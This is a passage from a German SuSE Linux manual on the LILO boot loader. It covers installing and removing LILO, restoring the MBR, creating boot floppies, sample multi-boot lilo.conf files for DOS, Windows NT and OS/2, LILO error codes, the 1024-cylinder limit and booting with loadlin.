Was dann geschieht, ist, dass *LILO* ein Backup des Ziel-(Boot-)Sektors anlegt, seine „erste Stufe“ in diesen Sektor schreibt und eine neue Map-Datei erzeugt (siehe auf Seite 121). *LILO* meldet nacheinander die installierten Systeme – z. B. im Fall unserer obigen Beispielkonfiguration (s. Ausgabe 4.5.1):

```
Added Linux*
Added Linux.old
Added DOS
```

Ausgabe 4.5.1: Ausgaben beim Aufruf von *LILO*

Nach abgeschlossener Installation kann der Rechner neu gestartet werden:

```
erde: # shutdown -r now
```

Nachdem das BIOS seinen Systemtest ausgeführt hat, meldet sich *LILO* mit seiner Eingabeaufforderung, an der Sie dem *LILO* Parameter für den Kernel übergeben und das gewünschte Bootimage auswählen können. Mit Tab lassen sich die Bezeichnungen der installierten Konfigurationen auflisten.

Installation nach Neu-Kompilierung des Kernels

Wenn Sie einen neu kompilierten Kernel in Ihr Bootkonzept aufnehmen wollen, haben Sie neben der *LILO*-Neuinstallation von Hand noch eine weitere, und zwar bequemere Möglichkeit:

Die Organisation der Befehle zum Konfigurieren und zum Erzeugen des Kernels ist niedergelegt in der Datei `/usr/src/linux/Makefile`; dort soll `INSTALL_PATH=/boot` festgelegt werden (vgl. Abschnitt 13.5 auf Seite 359). Dieses Makefile verfügt über ein **target** namens **bzlilo**, das nach einer Kernel-Kompilierung automatisch den derzeit als `/boot/vmlinuz` (früher `/vmlinuz`) installierten Kernel nach `/boot/vmlinuz.old` kopiert, den neu erzeugten Kernel nach `/boot/vmlinuz` schreibt und schließlich *LILO* neu installiert. Dazu reicht:

```
erde:/usr/src/linux # make bzlilo
```

Das ist freilich nur sinnvoll, wenn Ihre `/etc/lilo.conf` auf diesen *LILO*-Aufruf *vorher* vorbereitet worden ist und Ihr bisheriger Kernel wirklich unter `/boot/vmlinuz` liegt. Unter Ihren Images sollten Sie den neuen Kernel – und zur Sicherheit auch den alten – aufführen; etwa so, wie es in Datei 4.4.1 auf Seite 124 geschehen ist.

Dadurch können Sie am *LILO*-Bootprompt sowohl den neuen Kernel starten als auch den alten – funktionierenden – Kernel (Name im Beispiel: `Linux.old`). So bauen Sie eine weitere Sicherheitsstufe ein, die dann von Nutzen ist, wenn das System mit dem neuen Kernel nicht booten kann.

Zum Erzeugen eines neuen Kernels siehe Kapitel 13 auf Seite 355 ff.

Entfernen von *LILO*



Die Deinstallation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Deinstallation von *LILO* *auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen Betriebssysteme – soweit vorhanden – von Diskette booten können! Sie geraten sonst möglicherweise in die unangenehme Lage, nicht mehr auf die Betriebssysteme auf Ihrer Festplatte zugreifen zu können.

Vielleicht wird es eines Tages doch einmal nötig, *LILO* wieder zu deinstallieren :- (Dies geschieht, indem der Ziel-(Boot-)sektor, in dem *LILO* installiert worden ist, seinen vorigen Inhalt zurückerhält. Unter Linux ist das kein Problem, *wenn* ein gültiges Backup vorhanden ist (vgl. Abschnitt 4.4.2 auf Seite 126, Option **backup**).

Ein Bootsektor-Backup wird ungültig, wenn die betreffende Partition ein neues Dateisystem erhalten hat (DOS-Welt: formatiert worden ist). Die Partitionstabelle in einem MBR-Backup wird ungültig, wenn die betreffende Festplatte zwischenzeitlich anders partitioniert worden ist. Solche Backups sind „Zeitbomben“: am besten sofort löschen! Das Zurückspielen veralteter Backups in diese Systemsektoren ist ein ziemlich sicherer Weg zu massivem Datenverlust!



Am einfachsten ist es, einen DOS-, Windows- oder OS/2-MBR wiederherzustellen. Es geschieht mit dem MS-DOS-Befehl (verfügbar ab DOS-Version 5.0):

```
C:\> fdisk /mbr
```

bzw. dem OS/2-Befehl:

```
C:\> fdisk /newmbr
```

Diese Befehle schreiben nur die 446 ersten Bytes (den Boot-Code) in den MBR zurück und lassen die gegenwärtige Partitionstabelle unangetastet¹³. *Nicht vergessen:* Mit *fdisk* die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen; die MBR-Routinen von DOS, Windows, OS/2 brauchen das!

Ansonsten legen Sie zunächst von dem fraglichen *LILO*-Sektor ein weiteres frisches Backup an – sicher ist sicher. Dann prüfen Sie – wenigstens zweimal ;-) – ob Ihre alte Backup-Datei die richtige ist und ob sie genau 512 Byte groß ist. Schließlich spielen Sie sie dann zurück. Das Ganze geht mit den folgenden Befehlen (dabei *if=* und *of=* *nicht verwechseln!*):

- Wenn *LILO* in Partition *yyyy* (z. B. *hda1*, *hda2*,...) residiert:

```
erde: # dd if=/dev/yyyy of=Neue-Datei bs=512 count=1
erde: # dd if=Backup-Datei of=/dev/yyyy
```

- Wenn *LILO* im MBR der Platte *zzz* (z. B. *hda*, *sda*) residiert:

```
erde: # dd if=/dev/zzz of=Neue-Datei bs=512 count=1
erde: # dd if=Backup-Datei of=/dev/zzz bs=446 count=1
```

Der letzte Befehl ist „vorsichtig“ und schreibt gleichfalls nicht in die Partitionstabelle. Auch hier *nicht vergessen:* Mit *fdisk* anschließend die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen. Übrigens: beachten Sie, wie schnell so ein Bootsektor-Backup geht! Zur häufigeren Anwendung empfohlen.

4.6 Linux-Bootdiskette erzeugen

Eine Linux-Bootdiskette besteht — vereinfacht gesagt — aus einem oder mehreren Linux-Kernen, eventuell gemanagt von *LILO*. Sie dient dem Zweck, Ihr Linux-System auf der Festplatte auch dann zu starten, wenn das Booten direkt von der Platte nicht mehr möglich ist. Mögliche Anlässe dafür

¹³ Außer, wenn der MBR (siehe auf Seite 118) wegen einer falschen „magischen Zahl“ als im ganzen ungültig behandelt wird: dann wird die Partitionstabelle genullt!!

können sein: MBR überschrieben, falsch konfigurierter Bootmanager, Fehler bei der *LILO*-Installation.

Eine solche Bootdiskette lädt *nur* den Kernel: alles andere (*init*, Startskripten, wichtige Systemprogramme) wird von Ihrem System erwartet und muss nach wie vor funktionsfähig sein. Die Verbindung von der Bootdiskette zum System auf der Festplatte wird dadurch hergestellt, dass in dem Kernel die betreffende Root-Partition als Root-Device eingestellt wird.

Dies ist nicht zu verwechseln mit den SuSE-Bootdisketten für Installations- und Rettungssystem, von denen Sie anhand der Abbilddateien (engl. *image files*) unter `/disks` auf der ersten CD jederzeit neue Exemplare herstellen können (vgl. Abschnitt 16.5 auf Seite 435).

Bootdiskette ohne *LILO*

Wenn Sie in der glücklichen Lage sind, dass Ihr Kernel beim Starten *keine* zusätzliche Kommandozeile mit Hardware-Info usw. benötigt¹⁴, besteht der schnellste Weg zu einer Bootdiskette für Ihr Linux-System einfach darin, Ihren aktuellen Kernel auf eine rohe, fehlerfreie Diskette zu schreiben und, falls nicht schon vorher geschehen, das Root-Device richtig einzustellen:

```
erde: # /sbin/badblocks -v /dev/fd0 1440
erde: # dd if=Ihr_Kernel of=/dev/fd0 bs=18k
erde: # rdev /dev/fd0 Ihre_Root_Partition
erde: # rdev -R /dev/fd0 1
```

Der erste Befehl prüft die Diskette auf fehlerhafte Blöcke (1 Block = 1 k). Der letzte Befehl sorgt dafür, dass der Kernel die Root-Partition zunächst read-only mountet, wie es sich gehört (die Systemstart-Skripten verlassen sich darauf).

Bootdiskette mit *LILO*

Eine komfortablere Bootdiskette mit Begrüßungsmeldung, Eingabeaufforderung für Kernel und Kernelparameter sowie den sonstigen *LILO*-Goodies wird erzeugt, indem man eine komplette *LILO*-Startmaschinerie auf die Diskette überträgt (vgl. auf Seite 121). Dazu braucht die Diskette ein Dateisystem, am besten *minix*.

Gehen Sie zum Selbermachen im Einzelnen wie folgt vor:

- Auf neuer, leerer Diskette ein *minix*-Dateisystem anlegen – zur Sicherheit mit Fehlerprüfung – und, wenn erfolgreich, mounten, z. B. unter `/mnt`:

```
erde: # /sbin/mkfs.minix -c /dev/fd0 1440
erde: # /bin/mount /dev/fd0 /mnt
```

- Ihre Kernel-Dateien und die *LILO*-Datei `/boot/boot.b` nach `/mnt` (d. h. auf die Diskette) kopieren.
- Optional: Eine Datei `/mnt/message` für die Begrüßungsmeldung anlegen.

¹⁴ Dies ist der Normalfall, wenn Sie Unterstützung für den Festplatten-Controller in den Kernel hineincompiliert haben („monolithischer“ Kernel).

- In /mnt eine eigene lilo.conf anlegen wie in Datei 4.6.1. Natürlich müssen Sie noch die tatsächliche Root-Partition statt Ihr_Root_Device eintragen:

```
# LILO Konfigurations-Datei Bootdiskette
# Start LILO global Section
boot=/dev/fd0          # Installationsziel: Floppy
install=/mnt/boot.b   # Natürlich LILO und
map=/mnt/map          # Map-Datei auf die Floppy!
message=/mnt/message  # optional
prompt
timeout=100          # Warten am Prompt: 10 s
vga = normal         #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/vmlinuz      # default
    root = /dev/Ihr_Root_Device # Root-Partition hierher
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
```

Datei 4.6.1: lilo.conf für Bootdiskette

- Wenn Sie eine initrd verwenden, bitte auch diese in die lilo.conf eintragen; vgl. die Hinweise in Abschnitt 16.2.3 auf Seite 423.
- LILO mit *dieser* lilo.conf installieren:
erde: # /sbin/lilo -C /mnt/lilo.conf
- Floppy „unmounten“, fertig!
erde: # /bin/umount /mnt
- Nicht vergessen: Bootdiskette ausprobieren, ob sie wirklich geht :-)

4.7 Beispielkonfigurationen

Wenn Ihr neues Linux allein auf dem System ist, besteht zunächst gar kein Handlungsbedarf. Denn alles Nötige wurde im Rahmen der Installation unter YaST erledigt.

Es folgen einige Beispiele für Mehrsystem-Rechner. Schauen Sie zu diesem Thema doch auch mal nach /usr/doc/howto/en/mini/Linux+*.gz, wo einige fleißige Linux-Freunde ihre eigenen Mehrsystem-Konfigurationen dokumentiert haben.

4.7.1 DOS/Windows 95/98 und Linux

Voraussetzung: Für DOS/Windows 95/98 und Linux steht jeweils eine primäre Partition unter der 1024-Zylinder-Grenze zur Verfügung (vgl. auf Seite 121); die Linux Boot-Partition kann auch eine logische Partition sein, sofern diese ganz unter der 1024-Zylinder-Grenze liegt.

Für diesen Fall wurde eine geeignete Konfiguration bereits besprochen (vgl. Datei 4.4.1 auf Seite 124) – nur die Angaben bei **root**, **image** und **other** sind an die tatsächlichen Verhältnisse anzupassen. *LILO* wird im MBR installiert. Natürlich werden Sie den `Linux.old` Abschnitt weglassen, wenn es keinen solchen zweiten Linux-Kernel gibt.

Heben Sie die `/etc/lilo.conf` gut auf, des weiteren eine Bootdiskette für Ihr Linux! Gerade Windows 95/98 neigt verschiedentlich dazu, „fremde“ MBRs kurzerhand zu eliminieren. Wenn Sie Linux danach noch mit einer Bootdiskette starten können, ist dieses Problem rasch behoben mit dem einfachen Befehl

```
erde: # /sbin/lilo
```

4.7.2 Windows NT und Linux auf einer Festplatte

1. *Möglichkeit*: Zum Booten wird der *Bootmanager von NT* benutzt. Dieser kann neben Bootsektoren auch Abbilddateien solcher Bootsektoren starten. Mit den folgenden Schritten lässt sich eine Koexistenz von Linux und Windows NT erreichen:

- Installation von NT.
- Einen Datenträger (Festplatten-Partition oder fehlerfreie Floppy) bereithalten mit einem Dateisystem, das Linux beschreiben und NT lesen kann, z. B. FAT.
- Linux wie „üblich“ installieren (als Root-Partition nehmen wir hier im Beispiel mal `/dev/sda3` an). FAT-Datenträger (z. B. unter `/dosa`) mounten (zum Mounten allgemein vgl. Abschnitt 19.11.2 auf Seite 495). *Achtung*: nicht die verfälschenden `mount`-Optionen `conv=auto` oder `conv=text` verwenden!
- *LILO* in der Linux-Rootpartition (also `/dev/sda3`) installieren, nicht in den MBR (`/dev/sda`)! Sie haben dabei nach wie vor die Möglichkeit, für *LILO* eine Auswahl unter mehreren Linux-Kernelimages zu konfigurieren. Als Beispiel für eine `lilo.conf` siehe Datei 4.7.1 auf der nächsten Seite.
- Kopieren des *LILO*-Bootsektors in eine Datei auf dem FAT-Datenträger, z. B.

```
erde: # dd if=/dev/sda3 of=/dosa/bootsek.lin bs=512 count=1
```

Dieser Schritt, wie auch der folgende, muss natürlich nach jedem Kernel-Update wiederholt werden!

- NT booten. Die Datei `bootsek.lin` vom FAT-Datenträger ins Hauptverzeichnis des NT-Systemlaufwerks kopieren, falls die Datei nicht schon dort ist.
- In der Datei `boot.ini` (Attribute setzen) folgenden Eintrag am Ende ergänzen:

```
c:\bootsek.lin="Linux"
```

- Beim nächsten Booten sollte – wenn alles geklappt hat – ein entsprechender Eintrag im NT-Bootmanager vorhanden sein!

```
# LILO Konfigurations-Datei: Rootpartition /dev/sda3
#                               startbar machen
# Start LILO global Section
boot=/dev/sda3                 # Installationsziel
backup=/boot/boot.sda3.980428 # Backup für den vorigen
                               # Bootsektor

prompt
timeout=100                   # Warten am Prompt: 10 s
vga = normal                   # force sane state
# End LILO global section
# Linux bootable partition config begins
image = /boot/vmlinuz         # default image to boot
    root = /dev/sda3          # Root-Partition hierher!
    label = Linux
# Linux bootable partition config ends
```

Datei 4.7.1: lilo.conf zum Startbar-Machen einer Linux-Rootpartition

2. *Möglichkeit, leider nicht immer praktikabel: LILO im MBR installieren und für Windows NT so tun, als sei es DOS (wie im vorigen Beispiel); aber Achtung: Dies scheint bei neueren NT-Versionen nicht mehr zu funktionieren, da es nur zu starten scheint, wenn es spezielle (undokumentierte) Sequenzen im MBR findet, von denen LILO leider nichts weiß :- (*

Windows NT (3.5* und 4.0) kennt die von Linux verwendeten Partitionstypen 82 und 83 nicht! Achten Sie darauf, dass kein NT-Programm die Partitionstabelle dahingehend „repariert“: es droht Datenverlust! Halten Sie sicherheitshalber gültige Backups des LILO-MBR bereit.



4.7.3 OS/2 und Linux

1. *Möglichkeit:* Zum Booten wird der *Bootmanager von OS/2* benutzt. Dieser kann beliebige primäre und logische Partitionen innerhalb der 1024-Zylinder-Grenze starten – die Verantwortung dafür, dass sie wirklich startbar sind, liegt beim Benutzer. Der Bootmanager wird mit dem *fdisk* von OS/2 konfiguriert.

Vorbereitung auf Seiten von Linux: Eine primäre Linux-Partition (üblicherweise: die Root-Partition) mit LILO startbar machen. Geeignet dafür ist wieder lilo.conf wie in Datei 4.7.1. Aber *vorher* gibt es noch etwas zu bedenken...:

Vorbereitung auf Seiten von OS/2: OS/2 begnügt sich bei der Buchführung über die vorhandenen Partitionen (in den MBRs der Festplatten und den Partitionssektoren der erweiterten und logischen Partitionen) nicht mit den konventionellen, allgemein verständlichen Einträgen, sondern nutzt freien Platz in diesen Sektoren zum Speichern von Zusatzinformationen. Sind diese inkonsistent, so sieht fdisk von OS/2 die Partitionstabelle als fehlerhaft an und verweigert Bootmanager-Dienste. Die fdisk-Programme anderer Betriebssysteme pflegen diese Zusatzinformationen natürlich nicht... Konflikte sind vorprogrammiert.

Daher *vor* der Linux-Installation zuerst OS/2 laden (das Installationssystem genügt) und die Linux-Partitionen, zumindest die logischen, mit *fdisk* von OS/2 anlegen. Dies ergibt zunächst weitere OS/2-Laufwerke, die unter Umständen arg stören können.

Abhilfe: gleich danach das Linux-Installationssystem (oder das Rettungssystem) von der SuSE Linux CD laden und für die Linux-Partitionen mit *fdisk* von Linux den Typ in 83 (Linux native) ändern. Damit werden diese Partitionen in Zukunft von OS/2 ordnungsgemäß ignoriert.

2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILO** in einer primären Partition der ersten Platte benutzt¹⁵. Dies ist ein Spezialfall des nächstfolgenden Beispiels, in dem auch noch DOS dabei ist.

4.7.4 DOS, OS/2 und Linux

1. Wenn Sie für DOS und OS/2 den **OS/2 Bootmanager** verwendet haben und ihn weiterverwenden wollen, nehmen Sie am einfachsten Linux in dessen Start-Menü auf: genauso wie im letzten Beispiel beschrieben.
2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILO** in einer primären Partition der ersten Platte benutzt.

Das folgende kompliziertere Beispiel für `lilo.conf` (Datei 4.7.2 auf der nächsten Seite nimmt an, dass die Startpartitionen für DOS (primär) und Linux (primär) auf der ersten, die für OS/2 (logisch) auf der zweiten Platte liegen – alle jeweils innerhalb der 1024-Zylinder-Grenze. OS/2 liegt auf der zweiten Platte, daher wird statt `/boot/chain.b` der spezielle Loader `/boot/os2_d.b` verwendet.

Es ist gleichgültig, ob der MBR-Code von MS-DOS oder OS/2 stammt. In der Partitionstabelle ist mit einem *fdisk*-Programm die **LILO**-Partition `/dev/sda4` als Startpartition (aktiv) zu markieren.

4.8 Probleme mit **LILO**

Einige Richtlinien

Zu Beginn ein paar einfache Richtlinien, mit denen die meisten **LILO**-Probleme von vornherein vermieden werden können (entnommen dem **LILO**-Benutzerhandbuch [Alm96]):

- **Keine Panik!** Wenn etwas nicht geht: versuchen Sie erst, den Fehler und die Ursache zu finden; überprüfen Sie die Diagnose und beginnen Sie erst dann mit Maßnahmen zur Fehlerbehebung.
- Halten Sie stets eine aktuelle und erprobte „Bootdiskette“ bereit.

SuSE Linux enthält seit der Version 5.0 auf der Bootdiskette und der Installations-CD ein selbständiges Linux-System (Rettungssystem, siehe Abschnitt 16.5 auf Seite 435), mit dem Sie an alle Ihre Linux-Partitionen wieder herankommen. Mit enthalten ist genügend Werkzeug, um die allermeisten Probleme mit unzugänglich gewordenen Festplatten zu lösen.

¹⁵ Weniger günstig: der MBR, da jede Umpartitionierung mit einem fremden *fdisk* denselben neu schreiben und damit **LILO** entfernen könnte.

```

# LILO Konfigurations-Datei
# Start LILO global Section
boot = /dev/sda4      # LILO in Linux Root-Partition
backup = /boot/boot.sda4.970428
message = /boot/message # Begrüßungsbildschirm
prompt
delay = 100
vga = normal
#
# Linux bootable partition config begins
image = /boot/vmlinuz
    label = linux
    root = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_d.b
# New for LILO v20 and newer: interchange disk drives:
    map-drive = 0x80 # first hd: BIOS number 0x80
    to         = 0x81 # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends

```

Datei 4.7.2: *LILO* mit DOS, OS/2 und Linux auf zwei Festplatten

- Lesen Sie die Dokumentation. Vor allem dann, wenn das System nicht tut, was es Ihrer Meinung nach tun sollte.
- Vor jedem Aufruf des Map-Installers (`/sbin/lilo`): überprüfen Sie sorgfältig die Konfigurationsdatei `/etc/lilo.conf`.
- Rufen Sie `/sbin/lilo` *jedesmal* auf, wenn irgendein Bestandteil der *LILO*-Startmaschinerie oder die *LILO*-Konfigurationsdatei `/etc/lilo.conf` geändert worden ist.
- Aufmerksamkeit ist bei großen oder bei mehreren Festplatten geboten: berücksichtigen Sie die 1024-Zylinder-Grenze!
- Probieren Sie es ohne und mit Option **linear** (meist besser: ohne!).

4.8.1 Fehlerdiagnose: *LILO* Start-Meldungen

Hier wiederholen wir im Wesentlichen in Übersetzung einen Abschnitt aus [Alm96], der *LILO*-Beschreibung von WERNER ALMESBERGER.

Wenn *LILO* geladen wird, zeigt er das Wort 'LILLO' an. Jeder Buchstabe entspricht der Vollendung einer spezifischen Phase. Wenn *LILO* nicht starten kann, bilden die bereits ausgegebenen Buchstaben einen genaueren Hinweis darauf, in welchem Stadium ein Problem aufgetreten ist.

(*nichts*) Kein Teil von *LILO* wurde geladen. Entweder *LILO* ist gar nicht installiert, oder es wurde nicht die Partition mit dem *LILO*-Bootsektor gestartet.

'L' *error* ... Die „erste Stufe“ wurde geladen und gestartet, aber sie konnte die zweite Stufe (*/boot/boot.b*) nicht laden. Dies weist üblicherweise auf einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie hin.

'LI' Die zweite Stufe von *LILO* wurde geladen, konnte aber nicht gestartet werden. Dies kann verursacht werden durch eine fehlerhafte Platten-Geometrie oder durch Verschieben von */boot/boot.b* ohne Neuinstallation von *LILO*.

'LIL' Die zweite Stufe von *LILO* wurde gestartet, konnte aber die nötigen Daten (Zeiger usw.) nicht aus der Map-Datei laden. Dies wird typischerweise verursacht durch einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie.

'LIL?' Die zweite Stufe von *LILO* wurde an eine falsche Speicheradresse geladen. Dies wird typischerweise verursacht durch einen subtilen Fehler in der Platten-Geometrie oder durch Verschieben von */boot/boot.b* ohne Neuinstallation von *LILO*.

'LIL-' Die Daten in der Map-Datei sind ungültig. Dies wird typischerweise verursacht durch einen Fehler in der Platten-Geometrie oder durch Verschieben von */boot/boot.b* ohne Neuinstallation von *LILO*.

'LILLO' Alle Teile von *LILO* wurden erfolgreich geladen.

Die häufigsten Ursachen für *Geometriefehler* sind nicht physikalische Defekte oder ungültige Partitionstabellen, sondern Fehler bei der Installation von *LILO*:

- Missachtung der 1024-Zylinder-Grenze (s. nächsten Abschnitt);
- missglückter Versuch, mit *LILO* von einer logischen Partition zu starten.

4.8.2 Die 1024-Zylinder-Grenze

Wie schon mehrfach betont (z. B. auf Seite 121), muss die gesamte *LILO*-Startmaschinerie, d. h. alle Daten, die *LILO* zum Starten benötigt, mit BIOS-Routinen allein zugänglich sein. Welche Festplatten-Bereiche demnach dafür in Frage kommen (wir nennen das im folgenden kurz: *zulässiger Bereich*), haben wir dort bereits ausgeführt.

Welche Möglichkeiten lässt diese Einschränkung nun offen? Eigentlich noch eine ganze Menge, wenn man bedenkt, dass *nur* die Startmaschinerie betroffen ist. Es gibt kein Gesetz, nach dem diese in der Linux-Rootpartition liegen müsste: ja, es ist im Notfall sogar möglich (wenn auch nicht ganz ungefährlich), Dateien der Startmaschinerie auf Partitionen fremder Betriebssysteme unterzubringen, wenn nur Linux Lese- und Schreibzugriff auf deren Dateisysteme hat.

Sie müssen sich nur davor hüten, den *LILO*-Bootsektor in eine fremde Partition zu installieren, weil damit in der Regel deren Dateisystem beschädigt wird!



- Die **sauberste Lösung** besteht auf jeden Fall darin, bei der Linux-Installation eine **primäre Linux-Partition** ganz innerhalb des zulässigen Bereichs anzulegen und die *LILO*-Daten (einschließlich des *LILO*-Bootsektors) dort unterzubringen. Diese Partition ist bislang meist die Linux-Rootpartition.

Seit SuSE Linux 6.0 wird bei der Installation mit *YaST* eine eigene Partition (`/boot`) vorgesehen: diese Partition ist lediglich groß genug, um die folgenden Dateien aufzunehmen:

- `boot.b`, `map`, `message`,
- die Linux-Kernel, die *LILO* booten soll.

Es genügen also wenige Megabytes. Das ganze übrige System unterliegt dann hinsichtlich der Lokation auf der/den Festplatte(n) keiner Einschränkung mehr: wenn der Kernel erst mal läuft, hat er uneingeschränkten Zugriff auf alle Festplatten im System.

Aber was tun, wenn für so eine Partition kein Platz mehr ist? Wenn Sie nicht unpartitionieren wollen oder können, und auch ein Upgrade auf SCSI oder ein modernes BIOS nicht in Frage kommt, gibt es doch noch zwei behelfsmäßige Möglichkeiten:

- An Stelle von *LILO* auf der Platte eine Bootdiskette oder, wenn Sie MS-DOS betreiben, *loadlin* verwenden, um Linux zu booten.
- Die *LILO*-Startmaschinerie auf einer Nicht-Linux-Partition unterbringen, die ganz im zulässigen Bereich liegt, und auf die Linux schreiben kann (z. B. ein FAT/VFAT DOS-Laufwerk). Natürlich können wir den *LILO*-Bootsektor nicht auch dorthin schreiben! So bleiben dafür nur übrig: der Anfang einer erweiterten Partition auf der ersten Platte – sofern vor Zylinder 1024 – oder der MBR. Nehmen wir an, die betreffende Partition ist unter `/mnt` gemountet. *LILO* soll in den MBR, etwa `/dev/hda`, und soll zusätzlich DOS von `/dev/hda1` booten. Dann ist das Vorgehen wie folgt:

- Neues Verzeichnis, z. B. `/mnt/LINUX` anlegen und die eben schon genannten *LILO*-Dateien aus `/boot` dorthin kopieren: `boot.b`, `map`, `message`, sowie die Chain-Loader für Ihre anderen Betriebssysteme (i. Allg. `chain.b`) und die Linux-Kernel, die *LILO* booten soll.
- Legen Sie eine `/mnt/LINUX/lilo.cfg` an, in der alle Pfade nach `/mnt/LINUX` verweisen (Datei 4.8.1 auf der nächsten Seite):
- *LILO* mit *dieser* `lilo.cfg` installieren:

```
erde: # /sbin/lilo -C /mnt/LINUX/lilo.cfg
```

Danach sollte *LILO* funktionieren. Booten Sie MS-DOS und schützen Sie die *LILO*-Dateien, so gut es geht, gegen Schreibzugriffe. (Zur Erinnerung: jeder solche setzt *LILO* außer Funktion!) Zumindest geben

```
# LILO Konfigurations-Datei Fremdverzeichnis
# Start LILO global Section
boot=/dev/hda          # Installationsziel
backup=/mnt/LINUX/hda.xxxx # backup alter MBR
install=/mnt/LINUX/boot.b # Natürlich sind LILO und
map=/mnt/LINUX/map     # Map-Datei in /mnt/LINUX!
message=/mnt/LINUX/message # optional
prompt
timeout=100          # Warten am Prompt: 10 s
vga = normal        #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/LINUX/Erster_Kernel # default
      root = /dev/Ihr_Root_Device # Root-Partition hierher!
      label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
#
# Ende Linux
# DOS bootable partition config begins
other = /dev/hda1     # MSDOS-Systemlaufwerk
      label = dos
      loader = /mnt/LINUX/chain.b
      table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.8.1: lilo.cfg für fremde Partition

Sie allen Dateien in X:\LINUX (wo X: das eben unter /mnt gemountete MS-DOS-Laufwerk ist) die DOS-Attribute *System* und *Versteckt*.

Abschließend möchten wir zum selben Thema noch verweisen auf die zwei HOWTOs *LILO.gz* und *Large-Disk.gz* in /usr/doc/howto/en/mini/.

4.8.3 Spezielle Bootprobleme mit Kernel ab 2.0

Beim Booten mit *LILO* – egal, ob von Diskette oder Festplatte – treten nach dem Laden eines großen Kernels (z. B. SuSE-Installations-Kernel) zum Teil Probleme auf :- (

Zwar kann am *LILO*-Prompt ein Kernel gewählt werden, der Kernel wird auch geladen (es werden einige Punkte angezeigt), aber der Start des Kernels klappt nicht. Das heißt, bevor die Meldung "uncompressing Linux" kommt, stürzt das System mit unterschiedlichen Reaktionen ab.

Mögliche Fehlermeldungen oder -erscheinungen:

- System bootet neu
- System bleibt einfach stehen
- "crc-error"

- "no free space"
- "Error 0x00"
- "Error 0x01"
- "incomplete literal tree"

Danach wird zum Teil noch auf die Diskette zugegriffen, aber das System steht.

Die *Ursache* dafür liegt in einer Kombination aus großen Kernels, *LILO* und mangelhafter Hardware. Es sind grob geschätzt ein Prozent der Rechner betroffen. Wir vermuten, dass ein fehlerhaftes BIOS Probleme mit dem schnellen Speicherzugriff hat. – Das Problem tritt *nicht* auf, wenn

- Linux mit Loadlin (Abschnitt 4.9) geladen wird,
- der Kernel z. B. mit

```
erde: # dd if=/boot/vmlinuz of=/dev/fd0
```

auf eine Floppy kopiert und direkt von dort geladen wird,
- ein kleinerer Kernel, der mit

```
erde: # make zImage
```

erstellt wurde, mit *LILO* gebootet wird.

Folgende BIOS-Einstellungen konnten ebenfalls problemlos booten:

- Internal Cache abschalten (`disable`)
- **DRAM Precharge Wait State** auf 1 **und**
- **DRAM Wait Burst Timing** auf 0x3333

Lösung

Zunächst einmal muss ein System installiert werden können. Falls Sie nicht mit *loadlin* (bzw. *setup.exe*) direkt booten können, sollten Sie zur Installation zunächst eine alte 1.2.13-Bootdisk verwenden. Falls Sie keine zur Verfügung haben, stellen Sie die BIOS-Parameter um.

Nach erfolgreicher Installation, stellt sich die Frage, wie man denn nun sein System booten kann. Zunächst bootet man mit demselben Medium wie zur Installation. Mit Loadlin von der DOS-Partition gibt es ja keine Problem. Bei einer Bootdiskette geben Sie dazu als Parameter an:

```
load_ramdisk=0 root=/dev/<rootpartition>
```

wobei <rootpartition> Ihre Rootpartition, z. B. hda1, ist.

4.9 Einrichten des Bootmechanismus mit loadlin

Es soll nun mit *loadlin* noch eine weitere Methode vorgestellt werden, SuSE Linux zu booten. *loadlin* ist ein DOS-Programm, das in der Lage ist, einen in einem DOS-Verzeichnis gespeicherten Linux-Kernel zu starten. *loadlin* fügt sich nahtlos in eine bestehende DOS/Windows 9x-Umgebung ein und kann mit Hilfe des Windows Bootmanagers komfortabel gestartet werden. Da kein Eintrag in den *MBR* erfolgt, sieht Windows von Linux lediglich eine oder mehrere Partitionen mit ihm unbekanntenen Kennungen (engl. *IDs*).

Die Gefahr unerwünschter Nebeneffekte aufgrund der Existenz von Linux auf Ihrem System ist so minimiert.

Das hier beschriebene Vorgehen funktioniert auf Windows 95 und Windows 98. Die gezeigten Konfigurationsdateien wurden unter Windows 95 entwickelt; es ist deshalb im folgenden nur von Windows 95 die Rede.

Wenn Sie *loadlin* verwenden möchten, um Ihr Linux zu starten, müssen Sie diesen Weg vorbereiten. Je nach Systemgegebenheiten müssen Sie auch einige Startdateien modifizieren.

Prinzipiell können Sie *loadlin* auf zwei Arten aktivieren: indem Sie beim Systemstart via Bootmenü zwischen mehreren Konfigurationen wählen oder indem Sie aus dem laufenden System heraus *loadlin* aktivieren und zu Linux überwechseln.

Beide Methoden haben Ihre Vor- und Nachteile:

- Das Bootmenü spart den Umweg über ein anderes Betriebssystem, um Linux zu starten.
- In ein Bootmenü können Sie weitere Konfigurationen einbauen und sich so einen universellen Startmechanismus aufbauen.
- Sie müssen allerdings die Startdateien modifizieren, um ein Bootmenü aufzubauen; eventuell ist dazu Probieren nötig. In den DOS-Hilfdateien können Sie eventuell fündig werden; geben Sie einmal **help menu** ein.
- Am DOS-Prompt ist der Wechsel zu Linux sehr einfach.
- Unter Windows 95 kann man den Linux-Start schön in die grafische Oberfläche integrieren. Mit einem Doppelklick auf ein Icon können Sie zu Linux wechseln. Es ist jedoch auch unter Windows 95 ein Bootmenü möglich (Windows 95 enthält DOS 7.0).



